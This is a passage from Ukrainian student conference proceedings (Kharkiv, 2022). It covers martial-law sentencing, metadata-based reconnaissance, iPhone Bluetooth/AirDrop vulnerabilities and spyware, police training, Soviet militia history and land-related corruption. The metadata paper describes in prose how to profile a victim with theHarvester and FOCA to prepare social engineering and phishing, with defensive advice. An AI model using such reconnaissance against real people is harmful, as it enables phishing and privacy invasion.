При застосуванні норм КК при наявності обставин, що обтяжують покарання потрібно звернути увагу на те, що якщо у вчиненому кримінальному правопорушенні встановлено обставину, що передбачена у конкретній статті Особливої частини КК в якості кваліфікованого

складу, то воно кваліфікується за таким кваліфікованим складом. Якщо ж така обставина не передбачена в якості кваліфікованого складу, але є обтяжуючою відповідно до переліку, що містить ст. 67 Загальної частини КК, кримінальне правопорушення кваліфікується за основним складом. Однак, суд, призначаючи покарання, враховує ці обтяжуючі обставини як такі, що обтяжують покарання.

Таким чином, при притягненні до кримінальної відповідальності та призначенні покарання за кримінальні правопорушення, в яких відсутні кваліфіковані склади, що передбачають вчинення злочину в умовах воєнного стану, кваліфікацію потрібно здійснювати за відповідною статтею або частиною статті Особливої частини КК з врахуванням даної обставини як такої, що обтяжує покарання. Тобто призначене покарання повинно бути ближчим до максимальної межі, передбаченої санкцією відповідної кримінально-правової норми.

Список бібліографічних посилань

1. Про введення воєнного стану в Україні. Указ Президента України від 24 лютого 2022 року № 64/2022. URL: <https://zakon.rada.gov.ua/laws/show/64/2022#Text> (дата звернення 01.06.2022).

2. Про внесення змін до Кримінального кодексу України щодо посилення відповідальності за злочини проти основ національної безпеки України в умовах дії режиму воєнного стану. Закон України від 3 березня 2022 року № 2113-IX. URL: <https://zakon.rada.gov.ua/laws/show/2113-20#Text> (дата звернення 30.05.2022).

3. Про внесення змін до Кримінального кодексу України щодо посилення відповідальності за мародерство. Закон України від 3 березня 2022 року № 2117-IX. URL: <https://zakon.rada.gov.ua/laws/show/2117-20#Text> (дата звернення 30.05.2022).

4. Звернення Верховного Суду від 04 березня 2022 року. URL: <https://supreme.court.gov.ua/supreme/pres-centr/news/1261723/> (дата звернення 01.06.2022).

Одержано 31.05.2022

Дмитро Сергійович НЕСТЕРОВ,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. А. Світличний***

ОСОБЛИВОСТІ МЕТАДАНИХ

Ця доповідь розкриває суть поняття – метадані, так як кожен користувач соціальної мережі з ними стикався. Якщо користувач зняв фотографію, а у нього було включене геоположення, то ці координати будуть вказані на цьому фото, ось це і називається – метадані [1]. Це дані пристрою за допомогою якого була зроблена ця фотографія, це так же відноситься до абсолютно любых документів які ви створюєте на своєму комп'ютері, кожен зроблений документ має свій зліпок. Pentest (тестування на проникнення і безпеку, інакше аналіз системи на наявність уразливостей) імітують відомий способи мережевих атак успішність тесту нам проникнення, багато в чому залежить від повноти і якості складання профілю жертви. Якими сервісами і програмами користується жертва, на яких протоколах і портах у неї є відкриті з'єднання, з ким, як і коли вона спілкується. І майже все це можна отримати з вільних джерел. Розповім, як же збирається ця інформація. До збору інформації про жертву потрібно не багато знати, а саме – володіння соціальною інженерією (м'яко кажучи – спосіб обману та довіри жертви), та незначне знання ОС Kali Linux. Зловмиснику потрібно зібрати якнайбільше інформації, щоб зайнятися соціальною інженерією, нам потрібно підібрати базу поштових скриньок у домені жертви. Для цього ми перейдемо на сторінку, у будь-якій соц. мережі, жертви, або ж на сайт. На сайті як і у соц. мережі зазвичай ми побачимо розділ з контактами та номерами телефону, або поштові скриньки. Якщо скриньки не має то потрібні знання ОС Kali Linux. У Kali Linux'і ми використаємо утиліту the harvester, за допомогою неї шукаємо поштову скриньку на різних пошукових системах, достатньо буде відправити 500 запитів по усім відомим шукачам, щоб знайти інформацію про email'и. І як не дивно, дана утиліта зробила свою справу та знайшла поштову скриньку, та скоріш за всього вона знайшла її не одну, а допустимо, що 10. Одна з цих скриньок, скоріше за всього і є поштою жертви. Та ще є ймовірність, що одна з цих скриньок – пошта

жертви від її акаунта, та зазвичай люди не дуже «паряться» з приводу поштових скриньок, та одна поштова скринька може бути прив'язана до акаунтів банку, роботи і ще багато чого. Тепер звернемося до метаданих, тому що зазвичай людина викладає якісь фото, або документи на в загальний доступ. Вміст документа або фото зазвичай рідко представляє інтерес для пінтестера, а ось метадані практично завжди. Із них можна дізнатися версію використаного Програмного забезпечення, та підібрати експлойти (фрагмент програмного коду або послідовність команд, що використовують уразливості в програмному забезпеченні і застосовуються для проведення атаки на обчислювальну систему), створити список потенційних логінів, або наприклад визначитися з актуальними темами для фішингової розсилки, і так далі [3]. Тому потрібно зібрати якомога більше метаданих, для збору метаданих ми так же звернемося до Kali Linux та наразі використаємо утиліту фоса, дана програма має дуже великий потенціал, але у нашому випадку вона потрібна тільки раді однієї функції - сканування певного домену документів або фотографій за допомогою трьох пошукувачів, та послідовним вилученням метаданих [2]. Ця програма винайде більшість документів які Вам потрібні, коли ви знайдете документи та фото, ви побачите метадані, із яких можна дізнатися скільки на акаунті було юзерів, та які логіни найчастіше ставить людина для реєстрації до системи. Можливо знайти навіть принтери, та програми які встановлені на комп'ютері жертви, із них можна виявити найслабкіші та які підвергнути тій чи іншій вразливості, щоб експлуатувати при атаках, та скільки на скількох комп'ютерах та навіть на якій операційній системі був вхід до акаунту. Людина навряд чи проводить зміни паролів та логінів, тому є велика ймовірність, що логін і пароль той же самий, і все це ми дізналися за 5 хвилин сканування жертви публічною програмою, яка не заборонена, і це не хакінг, скоріше за все ці всі фото та документи є у вільному доступі, але програма не витрачаючи Ваш час знайшла цю інформацію замість Вас, є ще багато програм також не заборонених, та за допомогою яких, Ви зможете знайти «злиті» логіни та паролі, які витекли у відкритий доступ. Наприклад можна взяти фото жертви, та частіше за все у властивостях фотографій, будуть метадані : коли було зроблене фото, де воно зроблене, час, з якого пристрою, на якій системі, через яку камеру, інформація про камеру, експозиція, геолокація та ще багато іншого, після сканування навіть можемо подивитися адресу власника фотографії. Та це були проаналізовані не усі файли, а лише частина, а про людину уже багато чого відомо.

Підсумовуючи сказане, відзначимо, що є багато сервісів за допомогою яких можна видаляти метадані, та задля Вашої безпеки, та кібербезпеки. Потрібно привчати людей до кібергігієни, тому що Ваш співробітник, колега, родичі та рідні, можуть видати інформацію не для чужих очей та самі про це не знати, що може спричинити кіберзлочини, та вимагання грошей.

Список бібліографічних посилань

1. Метадані та їх види // вебсайт. URL: <https://ru.wikipedia.org/wiki/%D0%9C%D0%B5%D1%82%D0%B0%D0%B4%D0%B0%D0%BD%D0%BD%D1%8B%D0%B5> (дата звернення: 29.05.2022).

2. Фоса - потужний інструмент для витягання і аналізу метаданих. // вебсайт. URL: <https://spy-soft.net/foca-free/> (дата звернення: 29.05.2022).

3. Що таке фішинг, та як від нього захиститися. // вебсайт. URL: <https://www.fg.gov.ua/articles/50140-shcho-take-fishing-i-yak-vid-nogo-zahistitis.html> (дата звернення: 29.05.2022).

4. Тотальна видимість. Як наші знахідки міняють нас Автор Пітер Морвиль. Рік видання 2008. // вебсайт. URL: https://aldebaran.ru/author/morvil_piter/kniga_totalnaya_vidimost_kak_nashi_nahodki_menyayut_nas/ (дата звернення: 29.05.2022).

Одержано 06.06.2022

Дмитро Сергійович НЕСТЕРОВ,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **В. А. Світличний***

ВРАЗЛИВІСТЬ СИСТЕМНИХ КОМПОНЕНТІВ НА IPHONE ТА APPLE

Після виходу першого Iphone змінилося вже 2 покоління молодих людей і нова молодь знають про цей смартфон лише частково. І це зрозуміло, так, як купляють ці пристрої для демонстрації своєї спроможності, оскільки марка вважається престижною.

Що ми знаємо про Iphone? Iphone – це бренд, безпека, якість, це прекрасна камера, дивний дизайн, новітні технології і так далі. Багато розумних людей звикли до пристроїв на андроїд, тому що там

всі права належать тобі, тобто користувачу, і як хочеш так і настроюй систему. Однак на Iphone є операція, яка не належить компанії Apple Inc., та вона дозволяє отримати доступ до системних файлів цього пристрою – називається JailBreak(IOS) [1]. Злом айфону без користувача айфоном. Давайте уявимо інше, хтось дуже близький Вам повідомляє номер Вашого Iphone, іншим особам, коли ви дізнаєтесь хто ця людина, Ви будете настільки настільки обурені, що захочете його вдарити декілька разів. До речі, ця людина – Ви. За даними охоронної фірми Eхway, ті хто використовують функцію AirDrop для відправки фотографій та відео та іншого контенту іншим користувачам Iphone, також передають свої номери телефонів незнайомим людям, про це стало відомо у липні 2019 року. Та дослідники на цьому не зупинились і виявили ряд ще схожих багів. Усіх їх об'єднує Bluetooth, пристрої Apple завжди відправляють великі пакети даних через Bluetooth Low Energy(BLE), навіть якщо у даний час Ви не використовуєте свій айфон, зв'язок все одно буде. Розглянемо простий сценарій атаки: що зловмисник може дізнатися знаходячись поряд з вами, ми знаємо, що пристрій відправляє багато даних, навіть коли він знаходиться у режимі очікування, ці данні включають в себе статус телефону, статус Wifi, версію ОС, і так далі. Теж саме і с Вашими пристроями від Apple(Macbook, applewatch, та навіть airpods). Наприклад за допомогою функції Airdrop можна дізнатися при відправці фото без інтернету можна дізнатися номер телефона, та це тільки одна функція за допомогою якої за пару секунд можливо дізнатися номер телефона, не кажучи про метадані і так далі. А далі «пробити» номер жертви через телеграмбота, їх зараз багато, це може зробити навіть школяр. Є ще варіанти розвитку дій, обмін паролями Wifi, якщо вибрати Wifi сітку зі списку на телефоні, смартфон почне відправляти Bluetooth LE запити на інші пристрої, ці запити містять хеші Вашого номеру телефона, Apple ID, та електронної пошти, але їх теж можна розшифрувати. Як звісно Iphone відправляє не тільки більшість BLE запитів, та і приймає їх – це може бути використано зловмисником, щоб замаскуватися під визначений пристрій. За допомогою Kali Linux та його утиліт, можна на Ваш пристрій(Iphone) надіслати запит на підключення до навушників airpods та Wifi пристроїв, споживач із цікавості підключиться до airpodсів яких немає, та повідомлення про підключення з'явиться у користувачів які знаходяться приблизно в радіусі 10-20м, та повідомлення нікуди не дінеться поки користувач не підключиться, або зловмисник не завершить програму, а насправді Він просто дає доступ до смартфона. Звичайно така атака спрямована

на один пристрій, або багато, яку об'єднує одна людина із записної книги, або які чимось пов'язані, тому наприклад програма яку Ви завантажили на свій телефон GetContact, та типу її, дає базу номерів, та по статистиці у кожного третього користувача Iphone – ця програма завантажена, і за допомогою цієї програми, та знанням Kali Linux можливо у натовпі людей з смартфонами на IOS, зробити масову розсилку на пристрої, яка дасть деякі дані, з цими даними можна робити все що хочеш, якщо вміти користуватися Kali Linux можна багато чого зробити. Вимикайте те – чим Ви не користуєтесь коли все це включено за непотрібністю, Ви як відкрита книга для зловмисника [2].

Фахівці з кібербезпеки з ZecOps виявили нову уразливість на усіх айфонах, яка маскується під екран виключення і краде дані з камери. Уразливість дістала назву NoReboot. Її особливість полягає в тому, що вона імітує екран виключення - користувачеві здається, що його смартфон відключився, але насправді він продовжує працювати, надаючи зловмисникам доступ до даних на iPhone, до мікрофону і камери і пристрої без відома користувача. Щоб зловред залишився непоміченим, він відключає повідомлення, вібрацію і дисплей. Айфон перестає реагувати на торкання. Згідно із звітом експертів, після виконання ручного перезапуску пристрою вірусне ПЗ продовжує працювати, оскільки він задіює фонові процеси backboardd, InCallSvc і SpringBoard. Завадити роботі уразливості може тільки "глибоке перезавантаження", для якого треба послідовно натискати кнопки гучності і живлення. Як її виконати на різних моделях, описано на сторінці підтримки Apple. На даний момент немає чіткої інструкції по видаленню вірусу. Найімовірніше, вона працює на будь-якій версії iOS. Як затверджується, минулого року дві конкуруючі компанії отримали можливість видалено зламувати iPhone без необхідності відкриття шкідливого посилання власником.

За словами одного експерта, той факт, що дві фірми використали одну і ту ж складну техніку злому показує, що смартфони більше уразливі для потужних інструментів цифрового шпигунства, чим готова визнати галузь. "Люди хочуть вірити, що вони у безпеці, а телефонні компанії хочуть, щоб ви вірили, що вони у безпеці. Ми дізналися, що це не так", - сказав Девід Айтел (Dave Aitel), партнер Cordyceps Systems, фірми по кібербезпеці [3].

Експерти, що аналізують засоби злому, розроблені NSO Group і QuaDream, з минулого року, стверджують, що обидві компанії використали дуже схожі підходи. Щоб отримати несанкціонований доступ до даних, вони атакували визначені уразливості в програмному

забезпеченні апарату, приховані глибоко усередині платформи обміну миттєвими повідомленнями Apple. Крім того, вони використали порівнянні підходи для впровадження шкідливого програмного забезпечення на цільові пристрої. Агентство Reuters намагалося зв'язатися з QuaDream для отримання коментарів, але доки безуспішно. Представник Apple відмовився від коментарів. У листопаді Apple подала до суду на NSO Group, стверджуючи, що NSO порушила призначену для користувача угоду Apple. Справа все ще знаходиться на початковій стадії. NSO заперечує які-небудь правопорушення. На відміну від NSO, QuaDream не залучала до себе уваги, попри те, що обслуговувала тих же державних клієнтів. Як і шпигунське ПЗ NSO Pegasus, флагманський продукт QuaDream під назвою REIGN може отримати контроль над смартфоном, збираючи миттєві повідомлення з таких сервісів, як WhatsApp, Telegram і Signal, а також електронні листи, фотографії, тексти і контакти. Можливості REIGN Premium Collection включають "запис дзвінків в реальному часі", "активацію камери - спереду і ззаду" і "активацію мікрофону" [3].

Висновки. Вимикайте те, чим Ви не користуєтесь коли системні компоненти увімкнені, такі як: airdrop, wifi, Bluetooth за непотрібністю, Ви як відкрита книга для зловмисника. Але неможливо повністю та на всі 100% захистити себе від зловмисників, тому що найуразливіший у Вашому телефоні – це Ви, людину можна обманути, програму ні. Треба лише дотримуватися правил інформаційної безпеки, щоб максимально убезпечити себе.

Список бібліографічних посилань

1. JailBreak - що це таке і навіщо він потрібен? // вебсайт. URL: [https://ru.wikipedia.org/wiki/Jailbreak_\(iOS\)](https://ru.wikipedia.org/wiki/Jailbreak_(iOS))
2. Уразливість в iPhone використала ще одна ізраїльська "шпигунська" фірма // вебсайт. URL: <https://www.ixbt.com/news/2022/02/03/ujazvimost-v-iphone-ispolzovala-eshe-odna-izrailskaja-shpionskaja-firma.html>
3. Розкрита небезпечна уразливість iPhone // вебсайт. URL: <https://lenta.ru/news/2021/03/04/ios/>

Одержано 06.06.2022

Ніколь Олексіївна НЕЧЕСА,

курсант групи Ф2-102

Харківського національного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри тактичної та спеціальної

фізичної підготовки факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук **Т. В. Шевченко***

АКТУАЛЬНІСТЬ УПРОВАДЖЕННЯ ТЕМАТИК З АДАПТАЦІЇ ДО ЕКСТРЕМАЛЬНИХ СИТУАЦІЙ В УМОВАХ ВОЄНОГО СТАНУ ДО СИСТЕМИ ПРОФЕСІЙНОГО НАВЧАННЯ

За статистикою ЗМІ робота поліцейського входить до 10 найбільш небезпечних професій світу, адже кожного дня від працівників поліції залежить життя, здоров'я і безпека не лише їх самих, а й громадян і напарників.

З 23.02.2022, президент України прийняв указ про військовий стан у країні, через що можна сказати, що працівники поліції змушені пристосовуватись до нових змін у несенні служби а саме: носіння і використання автоматичної (АКМ, АКМС, АК-74у), а також бути готовим до різкої зміни обставин, зі звичайного патрулювання до активного ведення вогню. І саме для цього треба вміти швидко адаптуватися до змін в ситуації.

У роботі поліцейського адаптація до негайних дій в умовах воєнного стану розвивається насамперед завдяки тренуванням як психологічним так і фізичним.

У системі професійного навчання поліції вмінням та навичкам роботи в екстремальних ситуаціях приділяється критично мало уваги.

Нами було проведено опитування серед поліцейських, які мають стаж роботи більше ніж 5 років. За результатами опитування було виявлено, що майже 83% з них визнають, що мають низький досвід з практики дій в екстремальних ситуаціях.

Сучасне суспільство розглядає поліцейського як головний суб'єкт охорони прав і безпеки громадян, як надійних, кваліфікованих, спроможних швидко приймати рішення в будь-яких ситуаціях людей. Саме через те, що в наші обов'язки входить надавати допомогу людям, це зазначено у статті другій закону про Національну поліцію, ми повинні вміти адаптуватися до будь-якої ситуації. Розглядаючи адаптацію з наукової точки зору – це пристосування органів

відчуття, будови тіла, функцій організму, органів та клітин. Виділяють сім видів адаптації: біологічна, фізична, соціально-психологічна, професійна, соціальна, адаптація персоналу, адаптація у чужинній мовному середовищі. Кожен з цих видів мають вагому частину у роботі поліцейського, починаючи з пристосування до нового місця роботи, колективу, закінчуючи надзвичайними ситуаціями, які можуть трапитись у будь-який момент.

В роботі поліції адаптація відповідає за такі фактори: швидкість реакції, стресостійкість, здатність впоратись з психологічною травмою, швидкість одужання, комунікація, стійкість, здатність передбачити майбутні дії злочинця, здатність моделювати свою психіку, оптимізація роботи працівників поліції.

Вважаємо за доцільне впровадження тренувань з адаптації до екстремальних ситуацій до системи професійного навчання поліцейських виходячи із вищезазначених факторів. Дане питання є актуальним та розглядається нами як напрямок подальших досліджень.

Одержано 13.06.2022

Аліна Олександрівна НІШТА,

курсант групи Ф2-101

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри теорії та історії держави та права факультету № 1

Харківського національного університету внутрішніх справ,

кандидат історичних наук, доцент Г. Г. Дедурін

ЦЕНТРАЛІЗАЦІЯ КАРАЛЬНО-РЕПРЕСИВНОЇ СИСТЕМИ ТА ЗМІНИ ФУНКЦІЙ МІЛІЦІЇ УСРР У 1930-Х РР.

1930-ті роки у розвитку міліції позначилися не тільки оперативним підпорядкуванням органам держбезпеки, а й розвитком нормативно-правового регламентування їх діяльності. Саме в ці роки були прийняті визначальні документи, які чітко окреслювали коло повноважень органів міліції, їх права та обов'язки, систему підпорядкування тощо. Одним з основних нормативних документів, який регулював діяльність та організацію органів міліції і діяв аж до 1962 року, було Положення про Робітничо-селянську міліцію, введене постановою РНК СРСР від 25.03.1931 р. Це положення визначало міліцію як адміністративно-виконавчий орган Радянської влади.

Головним завданням органів міліції визначалися як і раніше захист «революційного порядку» та громадської безпеки. Згідно із положенням центральним органом міліції було Головне Управління робітничо-селянської міліції при НКВС СРСР (ГУРСМ) та відповідно Головне Управління робітничо-селянської міліції при НКВС УРСР. Місцевими органами міліції були крайові, обласні, районні та міські управління міліції.

Положенням чітко визначалися обов'язки міліції, які поділялися на обов'язки щодо охорони громадського порядку, боротьби зі злочинністю. Крім цього, у відповідності до Положення, на міліцію покладалися обов'язки щодо «обслуговування населення», зокрема: а) видача громадянам посвідчення особи; б) розшук осіб в установлених законом випадках; в) прийом під охорону знайденого майна; г) прийом прибудлої худоби та розшук його господарів. Окремим блоком стає група обов'язків по обороні країни: а) застосування засобів проти відхилення від обов'язкової воєнної служби; б) заподіювання проведенню обліку військовослужбовців та військовозобов'язаних; в) заподіювання проведенню обліку та інших заходів по військово-кінській та військово-візковій, військово-судовій, військово-автотранспортній та інших повинностей. Перелік цих обов'язків був вичерпним. Крім того, ст. 21 Положення про Робітничо-селянську міліцію визначає, що розширення цих обов'язків може здійснювати тільки РНК СРСР.

Крім цього, організація та діяльність міліції регламентувалася і Кримінальним кодексом в аспекті загальних принципів кримінального права. Кримінальний кодекс УРСР в редакції 1927 року було введено до дії 8 червня 1927 року [1]. Діяльність органів міліції, як органів дізнання, регулювалась Кримінально-процесуальним кодексом УРСР. Цей кодекс був затверджений постановою ЦВК УРСР від 20.06.1927 р. [2].

Також слід відмітити такі нормативні акти, які регламентували діяльність міліції: Постанова РНК УРСР від 23 квітня 1932 року «Про затвердження положення та статуту про Головне Управління Робітничо-селянської міліції при Раді Народних Комісарів УСРР». Відповідно до цього документу обов'язки ГУРСМ можна розділити на такі основні групи: а) в галузі організації міліції; б) в галузі охорони революційного ладу та громадської безпеки; в) у галузі боротьби зі злочинністю; г) в галузі політичної (ідеологічної) роботи; д) в галузі забезпечення кадровим складом органів міліції; є) в галузі фінансово-матеріального забезпечення міліції.

Далі, Постанова ЦВК та РНК СРСР від 27.12.1932 р. про прийняття нового «Положення про Головне Управління Робітничо-

селянської міліції при ОДПУ СРСР», яке передбачало такі обов'язки ГУРСМ при ОДПУ СРСР: - нагляд та інспектування діяльності органів міліції; - керівництво підготовкою та перепідготовкою кадрів для РСМ всього СРСР та стройової підготовки кадрів міліції; - розробка статутів, положень, наказів та інструкцій по питанням, які віднесені до діяльності органів міліції, та запровадження їх через управління РСМ союзних республік; - накладення дисциплінарних стягнень на робітників міліції; - надання в законодавчі органи СРСР законопроєктів, які відносяться до діяльності органів РСМ [3].

Отже, протягом 1931-1934 рр. відбулося повне підпорядкування органів міліції органам державної безпеки, що було значимим кроком у централізації карально-репресивної системи. Логічним завершенням даного процесу стала організація загальносоюзного Народного комісаріату внутрішніх справ, яка відбулася 10.07.1934 р. на підставі постанови ЦВК СРСР «Про створення загальносоюзного народного комісаріату внутрішніх справ» [4]. Відповідно ВУЦВК УСРР, в розвиток цієї загальносоюзної норми, 11.07.1934 р. була прийнята аналогічна постанова «Про створення народного комісаріату внутрішніх справ УСРР» [5].

Список бібліографічних посилань

1. Збірник законодавства УСРР 1927 року. №26-27. Ст. 131.
2. Збірник законодавства УСРР 1927 року. №36-38. Ст. 167-168.
3. Сборник законов СССР 1931 года. № 33. Ст. 247.
4. Лубянка: Органы ВЧК-ОГПУ-НКВД-НКГБ-МВД-МГБ-КГБ. 1917-1991. Справочник. Под. ред. акад. А.Яковлева. М.: МФД, 2003. 768 с.
5. Михайленко П., Кондратьев Я. Історія міліції України у документах і матеріалах: У 3-х т. К.: Генеза, 1997. Т.2: 1926-1945. 1999. 412 с.

Одержано 31.05.2022

Людмила Михайлівна НУЖНА,

студентка групи Фб-Пздср-18-1

Харківського національного університету внутрішніх справ

Науковий керівник:

*професор кафедри кримінального права та кримінології факультету № 6
Харківського національного університету внутрішніх справ,*

доктор юридичних наук, професор А. М. Шульга

ПРОЯВИ КОРУПЦІЙНОСТІ У СФЕРІ ЗЕМЕЛЬНИХ ПРАВОВІДНОСИН

Кримінальні правопорушення, що вчиняються у сфері земельних правовідносин, мають достатньо тривалу історію та набули неабиякої актуальності на сучасному етапі соціально-політичного й суспільно-юридичного розвитку України. Даний вид злочинності виступає негативним детермінантом на державному рівні, що в свою чергу, зменшує довіру народу до влади, а також інших держав світу при співпраці; підбурює негативні настрої суспільства. Як вже зазначалося, страждає економіка країни: її тіньові сектори та криміналізація відносин.

Проблематика цього дослідження полягає в недосконалості сучасного національного законодавства у сфері земельних правовідносин, що породжує не ефективність регламентації правовідносин у цій сфері, що у свою чергу тягне розвиток кримінально караной поведінки серед уповноважених осіб, які безпосередньо займаються земельними питаннями.

Метою дослідження є розкриття та вирішення даної проблематики з точки зору теорії та законодавства.

Слід зазначити, що статтею 14 Основного Закону України визначено, що земля є національним багатством, яке перебуває під особливою охороною держави [1]. Але для реалізації цього конституційного положення необхідно створити та підтримувати спроможність держави у протидії земельним правопорушенням. Це стимулює як законодавця так і правозастосовувача до створення нових підходів та механізмів протидії так званим земельним правопорушенням, відображення яких можна знайти в законодавствах галузей права, і насамперед, кримінального права. Проте існуючі прогалини у земельному законодавстві являють собою поле де знайшли свій розвиток різноманітні незаконні діяння з боку службових та посадових осіб, які використовують свої повноваження в корисливих цілях (наприклад, незаконна приватизація, оренда чи продаж

земель, використання не за цільовим призначенням, перевід однієї категорії земель в іншу тощо).

Усі ці правопорушення відбуваються у сфері існування земельних правовідносин. Визначення земельних правовідносин закріплено у ч. 1 ст. 2 Земельного Кодексу України. Відповідно до означеної норми земельними відносинами є суспільні відносини щодо володіння, користування і розпорядження землею. Проте саме визначення не є ідеальним [2, с. 27]. Так, наприклад, В. І. Андрейцев зазначив, що дане визначення терміну є некоректне, бо може застосовуватися лише до відносин права власності на землю [3, с. 445].

Дійсно, земельні правовідносини не можуть бути обмежені лише відносинами, що виникають з приводу володіння, користування та розпорядження землею. Так, цим визначенням не охоплюються, наприклад, випадки розподілу та перерозподілу земель посадовими особами органів державної влади та місцевого самоврядування, вирішення питання цільового використання та його зміни, питання охорони земель від протиправних посягань тощо.

У нашому дослідженні хочемо звернути аспековану увагу саме на проблему зловживання у цій сфері спеціального суб'єкта – посадових осіб органів державної влади або місцевого самоврядування чи службових осіб держави. Адже лише спеціально підготовлені фахові суб'єкти знають та вміло використовують ці знання при реалізації норм земельного законодавства. Тому ситуація, яка склалась у сфері земельних відносин, а саме у сфері «чесної» реалізації норм земельного законодавства є чи не найголовнішою в державі.

Земля завжди цінувалася в українському суспільстві. Це пов'язано із національним менталітетом. На сьогодні вона має високу грошову вартість і соціальну ціну. Тому розробляється безліч злочинних махінацій, які вже стали системним явищем, для того щоб або незаконно заволодіти землями та подальшого використання з порушенням вимог чинного законодавства, або використовувати їх не за цільовим призначенням з метою отримання протиправного прибутку, або використання без сплати необхідних податків й інших обов'язкових платежів, легалізації протиправно отриманих коштів тощо. При цьому у цій ситуації не відбувається повноцінне застосування заходів кримінально-правової протидії цьому суспільно небезпечному явищу, через певні недоліки в сучасному галузевому законодавстві, а також інших супутніх причин, зокрема, відсутність спеціальних норм, які регулюють специфічні відносин цього виду; відсутність норм, що регламентують конкретну кримінальну відповідальність причетних до цього осіб; норм, якими передбачений

контроль дохід відповідних суб'єктів (посадових й службових осіб); найголовніше – це неефективна правозастосовна діяльність правоохоронних органів, а часто й навпаки – співпраця.

Треба погодитися із науковцями, які вважають, що при виявленні фактів вчинення кримінально протиправних порушень у земельній сфері, необхідно орієнтуватися на ті дії, які здійснюють службові й посадові особи під час незаконних операціях пов'язаних із розпорядженням, використанням земельних ресурсів, зокрема: 1) підроблення відповідних рішень сесій обласних, міських, селищних, сільських рад; 2) зловживання повноваженнями голів обласних державних адміністрацій та органів місцевого самоврядування; 3) зниження орендної плати на землю посадовими особами; 4) незаконне заволодіння фізичними чи юридичними особами землями, які мають інше цільове призначення; 5) незаконне заволодіння землями й оформлення об'єктів нерухомості, що розташовані на них тощо [4, с. 182-190].

Наведений перелік способів здійснення суспільно небезпечних дій не є вичерпним, а з розвитком технологій такий перелік лише розширюється, що, безумовно, впливає і на рівень злочинності у цій сфері [5].

Враховуючи судову практику та виходячи з вищевказаних аспектів, можна виділити найтипівіші процедури, які здійснюються стосовно земельних об'єктів і щодо яких існують кримінальні ризики.

Найпоширенішою процедурою є надання дозволу на передачу земельних ділянок у власність чи тимчасове користування (оренду). Це правопорушення здійснюється різноманітними способами, зокрема, підроблення рішень сесій відповідних рад; прийняття незаконних рішень уповноваженими особами установ, підприємств; прийняття незаконних рішень посадовими особами; прийняття незаконних рішень працівниками державного земельного кадастру, підробка документів фізичних чи юридичних осіб посадовими або службовими особами тощо.

Другою процедурою по поширеності вчинення правопорушень є заміна цільового призначення відповідного земельного об'єкта. Зміну призначення можуть здійснити уповноважені на це особи органів місцевого самоврядування, службові особи земельних ресурсів, чи підробити документи [6, с. 148-151]. У цьому випадку мають бути правові підстави для здійснення такої заміни. В іншому випадку може існувати сукупність земельного й корупційного правопорушення.

Окремо треба говорити про випадки так званої корупційної бездіяльності. Проекцією такої ситуації може бути приклад, коли

посадова особа органу місцевого самоврядування не реагує на порушення чинного земельного законодавства за відповідну незаконну винагороду з боку правопорушника.

На підставі вищенаведеного треба зазначити наступне: по-перше, заслуговує на підтримку думка про вдосконалення антикорупційного законодавства в частині відповідальності службових та посадових осіб, які вчинили корупційні діяння [7, с. 137-143]; по-друге, потребує розробки системи засобів протидії злочинності у земельній сфері, а також у сфері протидії корупції методики щодо виявлення та попередження кримінально протиправних діянь, які вчиняються службовими та посадовими особами; по-третє, законодавчо забезпечити контроль за виконанням відповідних владних повноважень у сфері охорони земельних ресурсів, а також протидії корупційних проявів у цій сфері.

Список бібліографічних посилань

1. Конституція України від 28 черв. 1996 р. : / Верховна Рада України. — [Електронний ресурс]. — Режим доступу : <http://www.rada.gov.ua>
2. Земельний кодекс України від 25 жовтня 2001 р. № 2768-III // Відомості Верховної Ради України. – 2002. – № 3–4. – Ст. 27.
3. Андрейцев В. І. Земельне право і законодавство суверенної України. Актуальні проблеми практичної теорії. 2-ге вид, випр. К.: Знання, 2007. 445 с.]
4. Протидія злочинам у сфері економіки: метод. рек. / Скалозуб Л. П., Коряк В. В., Сливенко В. Р., Василичук В. І., Алексійчук М. М. ; [за заг. ред. О. М. Джужи]. – К., 2012. – С. 182–190
5. Закон України “Про екологічну експертизу” від 9 лютого 1995 р., ред. 18.12.2017р. № 45/95-ВР // Відомості Верховної Ради України. – 1995. – № 8. – Ст. 54.
6. Дякін Я. Класифікація злочинів у сфері земельних відносин. Підприємництво, господарство і право. 2010. № 2. С. 148–151.
7. Пустовіт В. А. Посадова злочинність у сфері земельних відносин: пошук шляхів протидії //Боротьба з організованою злочинністю і корупцією (теорія і практика). – 2013. – №. 1. – С. 137-143.

Одержано 26.05.2022

Станіслав Михайлович ПАВЛЕНКО,

курсант групи Ф4-302

Харківського національного університету внутрішніх справ

Науковий керівник:

старший викладач кафедри протидії

кіберзлочинності факультету № 4

Харківського національного університету

внутрішніх справ Д. О. Грищенко

ДЕЯКІ ВИДИ АТАК НА СИСТЕМУ КІБЕРБЕЗПЕКИ УКРАЇНИ В УМОВАХ АГРЕСІЇ РОСІЙСЬКОЇ ФЕДЕРАЦІЇ

Кібертероризм, застосування нових приладів та програмного забезпечення, все частіше становиться методом боротьби в сучасному світі. Недивно, бо в час розвитку технологій, коли всі сфери життя так чи інакше пов'язані з кіберпростором. Зловмисники, також почали користуватися інноваційними технологіями для вчинення протиправних дій, дестабілізації серверів, викрадення та використання інформації у власних цілях. На перехід зловмисників із реального світу, в кіберпростір вплинули деякі фактори:

По-перше, найважливішою причиною цього є невисокі витрати на її проведення. Єдині витрати, які може зазнати зловмисник, – ціна комп'ютерного обладнання.

По-друге, такі атаки можуть бути здійснені з будь-якого місця на земній кулі. Іншими словами, зникають усі межі як державні, так і організаційні. І, нарешті, якщо комп'ютерне обладнання жертви, недоступне безпосередньо з мережі, атакувати його можна за допомогою соціотехнічних засобів.

У кібервійні йдеться виключно про атаки, спрямовані на комп'ютерні системи. Можна виділити такі види:

- у матеріальній сфері – напад на комп'ютерне обладнання (англ. «hardware»);
- у кіберпросторі – атака на програмне забезпечення (англ. «software»).

Класифікувати атаки можна, згрупувавши їх за категоріями:

- крадіжка паролів (англ. «stealing passwords») – сукупність методів, які мають на меті отримання пароля до системи;
